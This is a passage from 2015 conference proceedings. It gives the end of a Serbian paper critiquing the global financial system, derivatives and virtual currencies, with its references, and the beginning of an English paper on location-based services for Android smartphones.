Iracionalni segmenti globalnog finansijskog poretka omogućavaju novi metodi ograničavanja i osiguravanja od rizika (kreditnog, operativnog, likvidnosti, pravnog okvira države, promena deviznog kursa i promena kamatnih stopa), a prvenstveno finansijski derivativi. Radi se o instrumentima čija je cena izvedena u odnosu na neki osnovni instrument. Standardi finansijskog računovodstva određuju ih kao finansijske instrumente, poput ugovora o kupovini ili prodaji aktive u poznato buduće vreme za poznatu cenu (fjučers), ugovora o obavezi da se zameni određeni skup isplata koje strane poseduju na osnovu nekog prethodno urađenog posla (svop), ugovore u kojima prodavac daje kupcu pravo, ali ne i obavezu, da kupi ili da proda određeni finansijski instrument ili robu po unapred određenoj ceni „izvršenja", u okviru određenog vremenskog perioda ili na unapred određeni dan, za šta kupac plaća premiju (opcija) ili instrumenata sa sličnim karakteristikama (*Financial Accounting Standards Board,* 1994). Ogroman deo prometa finansijskih derivativa obavljaju računari u mikrosekundama, a velike banke raspolažu sofisticiranim matematičkim modelima koji bi taj sistem trebalo da održavaju stabilnim i da im pomognu da upravljaju rizicima. Međutim, matematičko-finansijski modeli su zasnovani na hipotetičkim algoritmima i netransparentni su (Davidson, 2013).

Netransparentni promet derivativa i finansijskih instrumenata uređen je kompleksnim sistemom pravila, tako da je teško razumeti kako on funkcioniše. Nacrt sporazuma Basel III, koji predviđa povećanje kapitala banaka, ima 616 strana; kvartalni izveštaj Federalnih rezervi ima 2.271 rubriku; Dod-Frenkov zakon iz 2010. godine ima 848 strana i toliko pravila da kada bi sva bila celovito regulisana imao bi 30.000 strana, (Đurđević *et al*., 2015). Očigledna je nemoć da se globalno finansijsko tržište umiri i operacijama na otvorenom tržištu Evropske centralne banke. Štaviše, čini se da je Bazelski komitet za nadzor bankarstva (Bazel I) iz 1988. godine bio u funkciji nametanja monetarnih zahteva velikih investicionih američkih banaka i katalizatora za dominaciju bankarskih lobija. Ishod je Bazel II koji predstavlja materijalizaciju ni na čemu zasnovane pretpostavke da nadzorna i regulatorna tela mogu da imaju poverenje u savest i javnu odgovornost banaka.

Finansijski derivativi okvalifikovani su kao „oružje za masovno uništenje, koje nosi opasnosti trenutno latentne, a potencijalno katastrofalne" (Buffet & Berkshire, 2002). Nakon izbijanja krize, izazvane posledicama deregulacije bankarstva koje su dovele do pucanja finansijskog, pa hipotekarnog „mehura",



DOI: 10.15308/Synthesis-2015-17-21

2007. godine, danas je u najvećim globalnim bankama još više nenaplativih finansijskih instrumenata i ne prestaje „kockanje" sa hartijama od vrednosti. Pritom smo svedoci transformacije dugova privatnih banaka u državne dugove, koji se ispoljavaju kao krize javnih dugova, a u stvarnosti su krize kockarskog bankarstva i finansijskog poslovanja. Onda se najugroženijim državama nameću drastična smanjenja budžeta i štednja, isključivo na teret standarda života građana, koji nisu imali koristi od rizičnih bankarskih finansijskih operacija.

Ubrzani razvoj interneta inicirao je razvoj fenomena nazvanog virtuelne šeme i upotrebu virtuelnih valuta. U početnom stadijumu, primena virtuelnih valuta je bila ograničena na zatvorene grupe i mahom se odnosila na igrice, kladionice i sl. Prema Evropskoj bankarskoj agenciji, bitno obeležje virtuelnih šema je nepostojanje posrednika na relaciji kupac - prodavac. Nedostatak regulatornog i zakonskog okvira omogućava privatnom, nefinansijskom subjektu, da u njenom kreiranju, razmeni i korišćenju izmiče kontroli i nadzoru. Analizom razlika između virtuelnih šema i e-novca, uočava se sledeće: rizik e-novca vezan je samo za zloupotrebe informacionih sistema, dok kod virtuelne šeme, pored rizika od zloupotrebe informacionih tehnologija, postoji kreditni i rizik likvidnosti kao apsolutno nepredvidive kategorije (*European Banking Authority*, 2014).

Pojava virtuelnih valuta je od strane šire društvene zajednice tretirana kao jedna od tehničkih inovacija, sa predznakom rizično, nepouzdano, verovatno kratkotrajno, međutim isti takav put je prošao i plastični - kartični novac, koji je kasnije prihvaćen i uveden u regulatorni okvir (Đurđević, 2014). Jedan od argumenata koji je, u prvo vreme, privukao pobornike tehnologije, interneta i investitore avanturiste je taj, što ove valute ne kontrolišu centralne emisione banke država. Iza virtuelnih valuta ne stoje emisione banke, već njihovu vrednost utvrđuje mnoštvo računara, a poseduju i algoritamsku zaštitu od inflacije i prevare. One su zaštićene od inflacije matematičkom funkcijom koja onemogućava da njihova količina naraste iznad unapred određene granice. Virtuelne valute danas, su ušle u tokove realnih ekonomija, i njihovim fenomenom se bave ekonomisti, pravnici, IT stručnjaci, hakeri, centralne banke i bezbednosne službe.

Bitkoin je najuspešnija i verovatno najkontroverzija šema virtuelne valute. Ona se koristi u mnogim zemljama i konkuriše zvaničnim valutama. Američka fiskalna administracija je saopštila da bitkoin ne smatra valutom, već sredstvom plaćanja koje može biti oporezovano: „Virtuelne valute mogu se koristiti za kupovinu robe i usluga ili biti upotrebljene kao investicije (...) ali one nemaju zakonsku vrednost", navela je američka poreska agencija (IRS). Najpoznatija digitalna valuta će tako biti tretirana kao „sredstvo", a dobit ostvarena u bitkoinima biće oporezovana, navodi se u dokumentu IRS o fiskalnom statusu bitkoina u SAD. Američka agencija navela je da će biti oporezovane i plate i druge uplate u bitkoinima. Vlada Japana je odredila da bitkoin nije valuta, već „roba", ali da neke transakcije tim sredstvom treba oporezovati (*CNN money*, 2014). Ruski regulatorni organi smatraju transakcije virtuelnim valutama potencijalno sumnjivim, sa mogućim ciljem finansiranja terorizma ili pranja novca (RT, 2014).

## 3. ILEGALNE POSLEDICE PRIMENE NOVIH MODELA MEĐUNARODNIH FINANSIJA

Opstajanje politika koje devastiraju stanovništvo, bez načina da se napravi distinkcija između finansijskih kriminalaca, terorista i nevinih žrtava, ne može proizvesti druge posledice izvan onih koje su imanentne.

U januaru 2013. godine, grčka partija 'Nezavisni Grci' podnela je Međunarodnom krivičnom sudu tužbu protiv Međunarodnog monetarnog fonda, Evropske komisije i Evropske centralne banke, na osnovu člana 7. Statuta Međunarodnog krivičnog suda (Zločin protiv čovečnosti), zbog posledica mera nametnutih toj državi maja 2010. godine. Na stranu propust da se utuže i nadležni članovi grčke Vlade u periodu zaduživanja, tužioci su obrazložili da su mere tuženih dovele do 3.500 samoubistava, gubitka 1,5 miliona radnih mesta i gašenja hiljada firmi. Prema članu 15 stav 1 Statuta MKS, Glavni tužilac može na osnovu ove tužbe da pokrene istražne radnje, budući da se radi o delu iz nadležnosti suda.

Bivši izvestilac Ujedinjenih nacija, Žan Cigler procenjuje da, zbog posledica politika međunarodnog finansijskog sistema, svakih pet minuta umre dete, svaki dan 23-oje ljudi umre od gladi. Za punjenje rezervoara sportskog džipa biogorivom utroši se 352 kg kukuruza, dovoljno da se dete prehrani godinu dana. Kao rezultat takvih politika, 2,2 miliona dece u EU je neuhranjeno, 43 miliona građana SAD zavisi od markica za hranu, a 55% španskih nastavnika donosi hranu u školu, jer je to jedina hrana koju deca dobijaju. U svetlu činjenice da se raspolaže tehnologijom da bi planeta mogla da prehrani 12 milijardi ljudi, Cigler to naziva ubistvom, (Ziegler, 2012). Nakon toga, povodom predloga Švajcarske za izbor Žana Ciglera u Savet za ljudska prava UN, ambasadorka SAD u Ujedinjenim nacijama, Samanta Pauer, izrazila je neslaganje, zbog njegove „nepodobnosti za nastavak službe" u ovom telu (UN Watch, 2012).

Globalne banke su nekoliko decenija manipulisale sa međubankarskom kamatnom stopom (liborom), a 40 najvećih je svoje komitente prevarilo za nekoliko stotina milijardi dolara. HSBC banka je optužena da je oprala 85% novca meksičkih narko kartela, što je po bivšem izvršnom direktoru Kancelarije UN za drogu i kriminal Antoniju Mariji Kosti, jedini razlog zašto se finansijski sistem nije urušio i čime se bavila skoro svaka banka (Vulliamy, 2012). *Deutsche* banka je uhvaćena u nezakonitoj trgovini sertifikatima za emisiju CO2, izbegavanju poreza i nizu nezakonitih radnji (Matussek, 2011).

U TV emisiji „*Frontline*", Leni Brojer, direktor krivičnog odeljenja Ministarstva pravde SAD, upitan zašto za ovaj kriminal nije gonjena ni jedna velika njujorška banka (sa *Wall Street*), odgovorio je da ne može da spava noću, misleći šta bi se desilo ako bi se išlo na velike banke (PBS, 2013). Trenutno, 0.2% banaka u SAD kontroliše 69% imovine (Board of Governors of the Federal Reserve System, 2015). Jedini način da se spreči zavisnost investicionih banaka od aleatornih poslova na tuđu štetu, jeste da se prinude da svoje probleme reše bez novca poreskih obveznika, po cenu nelikvidnosti (Simpson, 2014).

Američki senator Tom Karper izrazio je bojazan za platni promet u informatičkom saobraćaju: „Mnoge valute bi mogle biti sredstvo za pranje novca, preprodavanje droga ili pak iskorišćavanje dece iz celog sveta, a lista može biti i duža. Virtuelna valuta budi maštu jednih, strahove drugih dok ostale čini samo zbunjenima" (Morganteen, 2014).

Razvoj informacionih tehnologija (ne nužno zbog toga) olakšao je unipolarnost, mada se i dalje odvija nadmetanje za uticaj između sila. Izjava jednog od insajdera globalne finansijske elite, da „finansijska tržišta imaju vrlo pouzdan način predviđanja budućnosti. One je izazivaju." *Spiegel* (2011), ukazuje da se ne radi o slučajnosti. Apologetika pristupa, u okviru kojeg matematički modeli služe dominaciji elite prisutna je i u doktrini, u shvatanju da „ljudi liberalnog sveta moraju da se opredele da li će da oblikuju svet, ili će svet da oblikuje njih (Kagan, 2009). U tom kontekstu, društvenu ulogu koju savremeni računarski modeli i njihovi programeri imaju u današnjoj globalnoj ekonomiji adekvatno određuje parafraza citata da je „...više, po prirodi, podrška koju uže pruža obešenom" - Nikita Hruščov (prema Robbins, 2013).



DOI: 10.15308/Synthesis-2015-17-21

## 4. BEZBEDNOSNI IZAZOVI MEĐUNARODNIH FINANSIJA INFORMACIONOG DOBA

Posle II Svetskog rata u javnost je dospela teorija upravljanja i komunikacije u mašinama i živim bićima, Norberta Vinera, koja je do tada dvadeset godina čuvana kao vojna tajna. Naknadne analize strukture znanja u društvu ukazale su da kontrola u ljudskom društvu podrazumeva determinaciju ljudskog uma. Otuda, kibernetika neguje sklonost ka filozofiji. Da bi se neki idejni koncept etablirao u određenoj sredini, razrađeni su mehanizmi njegovog širenja. Tako, programsko osoblje izrazito čini lokalna „elita", koja neposredno radi sa lokalnim osobljem, ili obučava i nadzire one koji to rade i čije su odluke bitne za uspeh poduhvata. Neprogramsko osoblje bavi se uslugama koje su neophodne da bi neka institucija funkcionisala i pomoćnim poslovima (Frankel, 1979). Dosledno primenjeni u praksi, navedeni nalazi trebalo bi da uslovljavaju i profilisanje lokalnih elita u uslovima prethodno određenih kriterijuma koje nameće informaciono doba.

Informatički modeli koji se koriste u međunarodnom bankarstvu i finansijama danas se koriste kao logička potpora za zaštitu od rizika investicionih banaka, hedž-fondova, privatnih fondova kapitala i bankarstvo u senci. Ovi finansijski algoritmi predstavljaju izvorište korupcije u svim oblastima života.

Trenutno, šest najviše pogođenih evropskih zemalja imaju ukupno 9.4 biliona evra duga, od čega je trećina javni dug. Postojeći instrument, Mehanizam evropske stabilnosti ima 80 milijardi dolara kapitala i 620 milijardi dolara garancija i servisiranje samo tog duga je direktno podsticanje hiperinflacije.

Da bi se hiperinflatorni zamajci sprečili neophodan je novi kreditni sistem koji će omogućiti ulaganja u velike infrastrukturne projekte, a pre svega u program globalne rekonstrukcije koji bi povezao industrijske i populacione centre Evroazije, Severne Amerike i Afrike i tako stvorili uslovi za realnu globalizaciju. Razvojni projekti, vezani za usmeravanje vodotokova, adekvatnu energetsku distribuciju, ozelenjavanje pustinjskih prostranstava, ne samo da bi stvorili nova radna mesta, već bi omogućili prehranu stanovništva i otvorili perspektivu održivog realnog razvoja. Čak i danas, kada su razvijene države poput Grčke, Italije i Španije u krizi, usled krize finansijskog sistema, niko ne pokreće pitanje programa realnog razvoja, već se prihvata učešće u igri „zaduži se, pa kako bude".

Veliki globalni razvojni projekti ne mogu se realizovati bez saglasnosti velikih sila, ali informaciono doba nameće potrebu da nadvlada svest, da je za opšti napredak neophodno uravnoteženje infrastrukture u svim regionima i spoznaja o nužnosti humanog urbanizma koja bi ljudske naseobine učinila staništima neotuđenih ljudi.

Čovečanstvo još uvek nema sposobnost da se zaštiti od pretnji, poput ekstremnih vremenskih nepogoda, erupcija vulkana, zemljotresa, cunamija, droge. Za nadvladavanje ovih pretnji potreban je zajednički kreativni potencijal, koji informaciono doba omogućava. Međutim, do svesti o tome nije moguće doći bez nivoa razuma i moralnih zakona, koji nisu obezbeđeni obrazovnim sistemima. Naime, tehnološki i civilizacijski iskorak mora da prati i odgovarajuće vrednosno obrazovanje, jer samo humanizovan čovek može biti dorastao izazovima novih tehnologija. To nije moguće ako se forsira individualistički pristup, u kome čovek kao pojedinac nema najviši prioritet. Kao uslov opstanka nameće se potreba za promenom paradigme, u smislu omogućavanja prodora potreba informacionog doba pre svega u svesti ljudi.

Fridrih Šiler je napisao: „Svaki pojedinac, u skladu sa svojom konstitucijom i destinacijom, nosi u sebi čist ideal ljudskog. I u koincidenciji s tim nepromenljivim jedinstvom u svom razvoju i promenama, je veliki cilj njegovog postojanja". Dovođenje unutrašnje istine pojedinca u vezu sa velikim ciljem postojanja, kao vodećim principom njegovog delovanja, postiže se obrazovanjem, koje mora da obuhvati klasičnu umetničku kompoziciju u složenim formama, jer se u klasičnoj formi umetnosti, ideja razvija do viših nivoa spoznaje i time doprinosi razvoju unutrašnjeg bića, detaljnije: (Nemanjić & Spasić, 2006). Saosećajnost i emotivna rezonansa su uslovi ljudskosti i zato obrazovanje, osim sposobnosti imaginacije i usvajanja vizije kakav svet mora da bude, mora da obuhvati, kao vrednosnu komponentu - osposobljavanje za saosećajnost. Vrednosni sistem novog, informacionog doba mora da se rekonstruiše. Sastavni deo vrednosnog sistema ekonomije informacionog doba mora biti sloboda kao osnov celog sistema, jednakost, bezbednost, efikasnost i pravednost, jer u okviru promena koje se događaju u pravu, socijalni i ekonomski razvoj su, usled dostupnosti izvora informacija, dostupniji bogatima (Liu *et al.*, 2014).

## 5. REZIME

Srbija je u globalnom okruženju u kome bankarstvo i finansije funkcionišu na izrazito diskriminatornim osnovama zasnovanim, između ostalog, na nejednakoj informacionoj razvijenosti. Međutim, jasno je da sam razvoj primene informatičkih alata i metoda ne obezbeđuje racionalnu ekonomiju i razvoj. Štaviše, primetna je tendencija prenormiranja, složenih procedura i ucena za uključenje u međunarodno investiciono tržište.

Ono što je moguće ostvariti, u postojećim okolnostima, svodi se na obezbeđivanje dve poluge. Prva proističe iz postavke da osnovni izvor društvenog bogatstva čine kreativni potencijal stanovništva i porast produktivnosti. S obzirom da se ovaj potencijal ostvaruje kroz obrazovanje, nauku, tehnologiju i kulturu, proističe da je nužno unaprediti obrazovni model, na način koji će obezbediti razvoj ličnosti sposobne da shvati domet i posledice informacione moći.

Druga se zasniva na postulatu da se mora investirati u oblasti u koje bi se ulagalo da je ekonomski sistem u dobrom stanju, a da emitovanje novca nije samo po sebi inflatorno, budući da kada se racionalno primenjuje poreski prihodi rastu iznad inicijalnog kredita zbog pozitivnih primarnih i sekundarnih efekata na privredu. Iz toga proističe da je neophodna državna kontrola stvaranja kredita, u smislu prava nacije da u zajedničkom interesu, na sopstveni rizik i odgovornost, stvara kreditni potencijal za potrebe realne ekonomije. U uslovima razvoja širih i užih regionalnih infrastrukturnih kapaciteta, geostrateški položaj Srbije nesporno podstiče razmišljanje u ovom pravcu.

## LITERATURA

Board of Governors of the Federal Reserve System. (2015). *Assets and Liabilities of Commercial Banks in the United States* (Weekly) - H.8. Preuzeto 26.02.2015. Sa http://www.federalreserve.gov/releases/h8/current/

Boyer, R., & Saillard, Y. (2005). *Regulation Theory: The State of the Art*. New York: Routledge, pp. 68-72.

Buffet, W. (2002). *Berkshire Hathawy Annual Report 2002*, p. 15. Preuzeto 22.11.2014. Sa http://www.berkshirehathaway.com/2002ar/2002ar.pdf

CNN money. (2014). *The United States' new Bitcoin tax rules just made casual, everyday use a complicated bookkeeping headache*. Preuzeto 25.04.2014. Sa http://money.cnn.com/2014/03/31/ technology/irs-bitcoin/

Davidson, P. (2013). *Uncertainty and Austerity Policy*, u: Flassbeck, Heiner; Davidson, Paul; Galbraith, James; Koo,



DOI: 10.15308/Synthesis-2015-17-21

Richard; Ghosh, Jayati, Economic Reform Now: A Global Manifesto to Rescue Our Sinking Economies, New York: Palgrave Macmillan, pp. 5-6.

Dyson, K. (2014). *States, Debt, and Power: 'Saints' and 'Sinners' in European History and Integration*. Oxford: Oxford University Press, pp. 336-338.

Đurđević, D. (2014). Pranje novca: Plastični i virtuelni novac. U: Zbornik radova, Šesta naučna konferencija BISEC (Business Information SECurity) 2014. 18.jun 2014, str. 12-16. Beograd: Univerzitet Metropolitan.

Đurđević, D., & Stevanović, M. (2015). Problemi sa kojima se suočava IT sektor u borbi protiv pranja novca u Srbiji. *FBIM Transactions* (MESTE) 3 (1), 174-187. DOI:10.12709/fbim.03.03.01.20.

European Banking Authority. (2014). *EBA Opinion on 'Virtual Currencies. Preuzeto* 04.07.2014. Sa http://www.eba.europa.eu/documents/10180/657547/EBA-Op-2014-08+Opinion+on+ Virtual+Currencies.pdf

Financial Accounting Standards Board. (1994). *Statement of Financial Accounting Standards No. 119,* p. 6. Preuzeto 4.12.2014. Sa http://www.fasb.org./jsp/FASB/Document_C/DocumentPage?cid=1218220124091&acceptedDisclaimer=true

Frankel, B. (1979). *The Cautionary Tale of the Seven-Day Hospital: Ideological Messages and Sociological Muddles in a Therapeutic Community*, u: Communication and Control in Society, Conference on communications and control of social processes, Krippendorff, Klaus (Ed.), New York: Gordon and Breach Science Publishers, pp. 458.

Kagan, R. (2009). *The Return of History and the End of Dreams*. New York: Vintage Books.

Liu, H.C., Sung, W.P., & Yao, W. (2014). *Computer, intelligent computing and education technology*. Boca Raton: CRC Press, Taylor and Francis. pp. 890, 1425-1426.

Lombardo, T. (2011). *Wisdom, Consciousness, and the Future: Collected Essays*. Bloomington: Xlibris Corporation, pp. 25-28.

MacKenzie, D. (2006). *An Engine, Not a Camera: How Financial Models Shape Markets*. Cambridge: MIT Press, pp. 2-5.

Matussek, K. (2011). *Six Men Guilty of Tax Evasion in Deutsche Bank CO2 Trades*, Bloomberg. Preuzeto 21.12.2011. Sa http://www.bloomberg.com/news/articles/2011-12-21/six-men-convicted-of-tax-fraud-in-co2-trades-with-deutsche-bank

Morganteen, J. (2014). *Sen. Carper: 'Let's see what good can come from bitcoin'. Preuzeto* 08.05.2014. Sa http://www.cnbc.com/id/101316945

Nemanjić, M., & Spasić, I. (2006). Nasleđe Pjera Burdijea: pouke i nadahnuća. U: Zbornik radova sa naučnog skupa Pjer Burdije - sociolog u službi čovečanstva, 10.12.2005, Beograd: Institut za filozofiju i društvenu teoriju.

PBS. (2013). Lanny Breuer: *Financial Fraud Has Not Gone Unpunished*, edited transcript of an interview conducted on 30.11.2012. Frontline. Preuzeto 22.01.2013. Sa http://www.pbs.org/wgbh/pages/frontline/business-economy-financial-risis/untouchables/ lanny-breuer-financial-fraud-has-not-gone-unpunished/

Petrović, S. (2009). Kiber-prostor – izvorište novih pretnji nacionalnoj bezbednosti. U: Međunarodni naučno - stručni skup Informaciona bezbednost 2009, Beograd, februara 2009; Id. *Prilog nacionalnoj strategiji zaštite kiber-prostora*, Vojno delo, god. LXII, 62(3), 190-217.

Petrović, S. (2012). Izazovi informacionog društva - lice i naličje. U: Zbornik radova, IV savetovanje: Zloupotreba informacionih tehnologija i zaštita – ZITEH12.19.05.2012, str. 1-15. Beograd: IT Veštak.

Radnitzky, G. (1987). *Economic Approach* u: Economic imperialism: the economic approach applied outside the field of economics, Radnitzky, Gerard; Bernholz, Peter (Eds), New York: Paragon House Publishers, pp. 158, 310-313.

Robbins, J. S. (2010). *This time we win: Revisiting the Tet Offensive*. New York: Encounter Books, p. 307.

RT. (2014). *Bitcoins cannot be used in Russia - Prosecutor General's Office,* Preuzeto 15.03.2014. Sa http://rt.com/business/bitcoin-russia-use-ban-942/

Simpson, B.P. (2014). *Money, Banking, and the Business Cycle: Volume II: Remedies and Alternative Theories*. New York: Palgrave Macmillan, p. 161.

Spiegel. (2011). *Interview with George Soros: 'You Need This Dirty Word, Euro Bonds'*, Preuzeto 15.08.2011. Sa http://www.spiegel.de/international/europe/spiegel-interview-with-george-soros-you-need-this-dirty-word-euro-bonds-a-780189.html

Vulliamy, E. (2012). *Global Banks Are the Financial Services Wing Of the Drug Cartels*, The Guardian, Preuzeto 21.07.2012. Sa http://www.theguardian.com/world/2012/jul/21/drug-cartels-banks-hsbc-money-laundering

Ziegler, J. (2012). *Wir lassen sie verhungern: Die Massenvernichtung in der Dritten Welt*. Gütersloh: C. Bertelsmann Verlag.



DOI: 10.15308/Synthesis-2015-17-21

Synthesis
International Scientific Conference of IT and Business-Related Research

# LOCATION-BASED APPLICATIONS FOR SMARTPHONES

## LOKACIJSKI BAZIRANE APLIKACIJE ZA PAMETNE TELEFONE

Vladimir Lazović, Nikola Minić, Milan Tair
Singidunum University, 32 Danijelova St., Belgrade, Serbia

**Abstract:**
This paper presents an implementation of a location-based service developed for smartphone devices. It also covers a review of the need for location-based services and methods of location acquisition, which include GPS, cell-stations, wireless access point and IP address based Geo-location lookup positioning. The paper covers a review of contemporary technologies for development of software systems based on the location-based services and their use on smartphone devices. The paper presents the implementation of a GIS designed to provide venue information based on the location information of smartphones with Android operating system.

**Key words:**
Android, Location-Based Service, GPS, Wi-Fi, Smartphone.

**Apstrakt:**
U radu je predstavljena primena usluge bazirane na lokaciji, kreirane za pametne telefone. U njemu se analizira potreba za uslugama baziranim na lokaciji, kao i metode utvrđivanja lokacije, među kojima su GPS, lociranje pomoću baznih stanica, bežičnih mreža i utvrđivanje lokacije pomoću IP adrese. Rad sadrži i pregled savremenih tehnologija za izradu softverskih sistema baziranih na lokaciji i njihovu upotrebu na pametnim telefonima. Predstavljena je implementacija jednog geografskog informacionog sistema dizajniranog da pruži informacije o ugostiteljskim objektima, koje su u blizini pametnih uređaja sa Android operativnim sistemom, bazirane na njihovoj lokaciji.

**Ključne reči:**
Android, usluge bazirane na lokaciji, GPS, bežične mreže, pametni telefoni

## 1. INTRODUCTION

Web application research and development is one of the most prevalent fields in software engineering today. Web applications typically follow a client-server model. The client side is a program called web browser, which is freely available for download by the user. The server side hosts the application code, which is, in its original or modified form, transferred over the web to the client program to be executed. The web application can generate a user-oriented interface, suitable for transferring information to the user. Design and layout changes to the user interface are made by modifying the original application source code hosted on the server.

Earlier content accessible offer the Internet featured statically coded, constant web pages. Concurrent practice is to create dynamically generated web content, personalized, according to the information about the user for whom the content is being generated. This personalization data may include the preferred language and locale, the need for a specialized form of user interface accessibility and other enhancement requirements, as well as the user's location. Modern web applications implement technologies for detecting user preferences in order to provide a more personalized content, prior to a user's request for such adaptation of provided information. Many of these technology implementations still require the user to manually confirm or allow the sending of location information to the website requesting it.

## 2. LOCATION-BASED SERVICES

Location-based services (LSB) have emerged during the 1970s in the United States of America, when the United States Department of Defence (DOD) started using the Global Positioning System (GPS). The GPS is based on a satellite grid infrastructure. It is used for locating people, and objects. The early GPS implementation was accurate up to three meters (Spiekermann, 2004, p. 10). Originally, GPS was devised as a system that would be utilized by the military. However, in 1980s, the United States Government decided to allow the worldwide use of this system. Ever since, many industries have adopted this technology in order to make improvements of their products and services. Notably, the automobile industry now integrates GPS receivers in vehicles to provide location-based services available to drivers.

An object or a person can be tracked by recording a set of coordinates, which include latitude, longitude, and when calculable, to a degree of certainty, the altitude. The data required in order to provide other connected systems with this information is received by a GPS receiver.

During the 1990s, interest in LBSs and derivative products and services increased, especially with the increase in the use of mobile communication devices. With the increase of the use of LBSs, the need for more precise GPS positioning emerged.

The importance of GPS accuracy for different types of GIS applications is shown in the following table, formed according to (Bellocci, Genovese, Inuaggiato, & Tucci, 2002).



E-mail: vladimir.lazovic.88@gmail.com

DOI: 10.15308/Synthesis-2015-22-26

| Type of application | Accuracy level | Type of application | Accuracy level |
|---|---|---|---|
| News | Low | Games | Medium |
| Direction-finding | High | Mobile commerce apps | Medium High |
| Traffic information | Low | Emergency services | High |
| Points of interest | Medium High | Hazardous material transfer | High |
| Yellow pages | Medium Low | Child tracking | Medium High |
| Vehicle navigation | Medium High | Pet tracking | Medium High |
| Personal navigation | High | Electronic Toll Collection | Medium High |
| Fleet management | Low | Remote personnel managing | High |
| Vehicle tracking | Medium High | Location-based advertising | Medium High |
| Asset tracking | High | Location-based payment | Medium Low |

Table 1: The importance of GPS accuracy for different types of applications of GISs

### 2.1. LBS STRUCTURE

LBS applications aim to provide real-time service, such as route planning, point of interest selection *etc.* (Meng, Zipf, & Reichenbacher, 2005). There are two methods for providing services based on geo-location. Either the user requests information, products or services for a geo-location he or she provides, or this information is provided for a geo-location automatically detected by means of a geo-positioning technology. Once the geo-location information is acquired, it is sent to the centre for data processing along with other parameters relevant to the service. This set of information is usually stored in a database for later analysis. Based on the received set of information, the database is queried in such a way as to provide a result set, which includes information on products and services relevant to the data set in the request. This data is geographically tagged, which means that it is weighted as more relevant when the user is closer to its location, than it would be if the user were further away.

Applications that rely on LBSs can be user oriented or device oriented (Spiekermann, 2004, p. 13). User oriented applications are designed to provide information on products and services to users, based on the parameters selected by the user. For instance, these applications can point the user to the nearest computer component store. Device -oriented applications are designed to be self-activated and they usually do not require any input from the user prior to or after activation. These applications are made as integral parts of devices or objects, such as vehicles (for example, a GPS receiver embedded in an automobile). With such an application, users are seldom allowed to manage the device and its functions.

### 2.2. LOCATION INFORMATION ACQUISITION METHODS

The standard method for location acquisition is the use of a GPS receiver. However, there are at least four alternative methods for location determination, which can be used in combination (Business Insider, 2013). These methods are:

- **Cell phone towers:** When the GPS satellite signal cannot penetrate the surrounding area and reach the receiver, the device may acquire location information from a cell phone base-station. This happens in closed spaces, surrounded by concrete walls. This method is less accurate than GPS positioning;
- ***Wi-Fi* access point:** This method is accurate, but required an active Wi-Fi *hotspot*;
- **IP address geolocation**: The accuracy of this method depends on the Internet Service Provider (ISP);
- **User defined location**: When a user registers for a service, he or she may enter the address of residence, which can be used to determine the geolocation.

### 2.3. Applications of LBS

Apart from military use, which originally utilized GPS, many new commercially available solutions and applications based on GPS derived LBSs have emerged (Re & Ruggieri, 2007). These applications span across almost all major fields.

LBS can be implemented for the following purposes (Buczkowski, 2011): Marketing, Emergency services, Information systems, Navigation, Location-based social networks, Location-based mobile device games, Electronic Toll Collection, Sports, Identifying points of interest, Multimedia geo-tagging, Tracking and Tourism.

Another implementation of LBSs is in the domain of electronic banking security. This particular implementation requires high accuracy and high security LBSs that can guarantee the determined geo-location coordinates as well as privacy. Most of the time, these implementations require specialized hardware for accurate location providing. Additionally, these systems are seldom modular and their software is often encrypted as well as close-sourced (Ardagna *et al.*, 2009).

## 3. TECHNOLOGY REVIEW

### 3.1. MYSQL RDBMS

MySQL is an open-source relational database management system (RDBMS) for managing databases. It is available under two licenses (Deek & McHugh, 2007, p. 273). The commercial licence applies when embedding the MySQL server into a commercial solution and the community license applies when connecting to a MySQL server from a commercial or free solution.

An alternative RDBMS, often chosen instead of MySQL has been the PostgreSQL, which is also an open source project. PostgreSQL is available in major distributions of GNU/Linux operating system. However, it is also available for Mac OS X, Windows, *etc.* MySQL was optimized towards performance at the expense of advance functionalities (Halpin, 2008). Despite limited availability of the advanced SQL constructs, MySQL is a stable and well-documented solution with a wide support for major programming and scripting languages among which are PHP, Java, C, Perl, Python *etc.*

### 3.2. PHP SCRIPT LANGUAGE



DOI: 10.15308/Synthesis-2015-22-26

PHP (*PHP - Hypertext Pre-processor*) is a specialized scripting language, primarily used for the development of dynamic web pages. Its key role is dynamically generating HTML code (Locati *et al.*, 2006), but it has many other applications. By using PHP, it is possible to create an HTML page with dynamically selected and structured content. This way, the PHP code, which had generated the page, cannot be accessed by the user. The user can observe only the output, which is the result of a PHP script execution. The PHP language is similar to that of the C programming language. Many of the features available in C are also present in PHP. The most noticeable is its ability to be used as a procedural language. However, PHP can also be used in an object-oriented manner. PHP is available on most major platforms, such as GNU/Linux, Mac OS X and Windows.

### 3.3. THE JQUERY JAVASCRIPT LIBRARY

JavaScript is an object-oriented programming language designed for the development of dynamic websites. Millions of websites use JavaScript to improve user interaction, add functionality, validate form inputs, detect browsers, enable asynchronous communication between a web page and the server, *etc.* It was developed in 1995 by Netscape to be used as a client-side Internet programming language. This means that JavaScript code is evaluated and executed on the user's computer, within the browser process. This allows for lower web server load, since much of the processing is passed to the client's computer. In addition, web applications can be made to respond instantly to user-triggered events and thus achieve greater efficiency.

### 3.4. ANDROID OPERATING SYSTEM

The Android operating system is the most widely used cellphone operating system in the World. Android is based on the Linux kernel. It was designed to provide better security, power consumption optimisation and an integrated support for touch screens. The Android operating system was optimized to run on devices such as cell phones, tablet computers, laptop computers, smart book computers, electronic book readers, television sets, automobiles and wristwatches (Elenkov, 2014).

Several Android operating system versions have been released since the introduction of the Android 1.0. The 5.1 version, called *Lollipop* is currently the newest available version of Android. Other Android versions that exist are used around the World in parallel. Those are 4.2 called *Jelly Bean*, 4.3 also called *Jelly Bean* and 4.4 named *KitKat* (Yaghmour, 2013).

### 3.5. GEOGRAPHICAL INFORMATION SYSTEMS

Geographical Information Systems (GIS) are systems comprised of high performance computer hardware, specialized software and data. GIS employ many trained professional personnel, required for system maintenance and administration. All parts of the system are connected through computer networks. All data are stored in the extensive and sometimes redundant database for efficient storage, manipulation, analysis, structuring, diffusion and reporting of geo-location data.

Modern GIS concepts imply that the world is made up of objects. Spatial objects are objects that have a spatial reference. They have a unique identification number and meta information that describe their geometric, thematic, radiometric and temporal attributes.

Every GIS consists of three components (Sharma, Prasad, & Binda):

- Computer Hardware and Software;
- Spatial data; and
- Trained personnel.

Computer hardware consists of computers and computer networks that run and connect the GIS and its components. The software can run on a variety of hardware, from server architectures to personal computers. GIS software is a specialized kind of software that provides functions and utilities required for storing geographical information. It also provides tools for querying, analysing and generating of reports, images, mapped data, tables *etc.* All GIS software packages rely on database management systems (DBMS), which allows for efficient data analysis and querying.

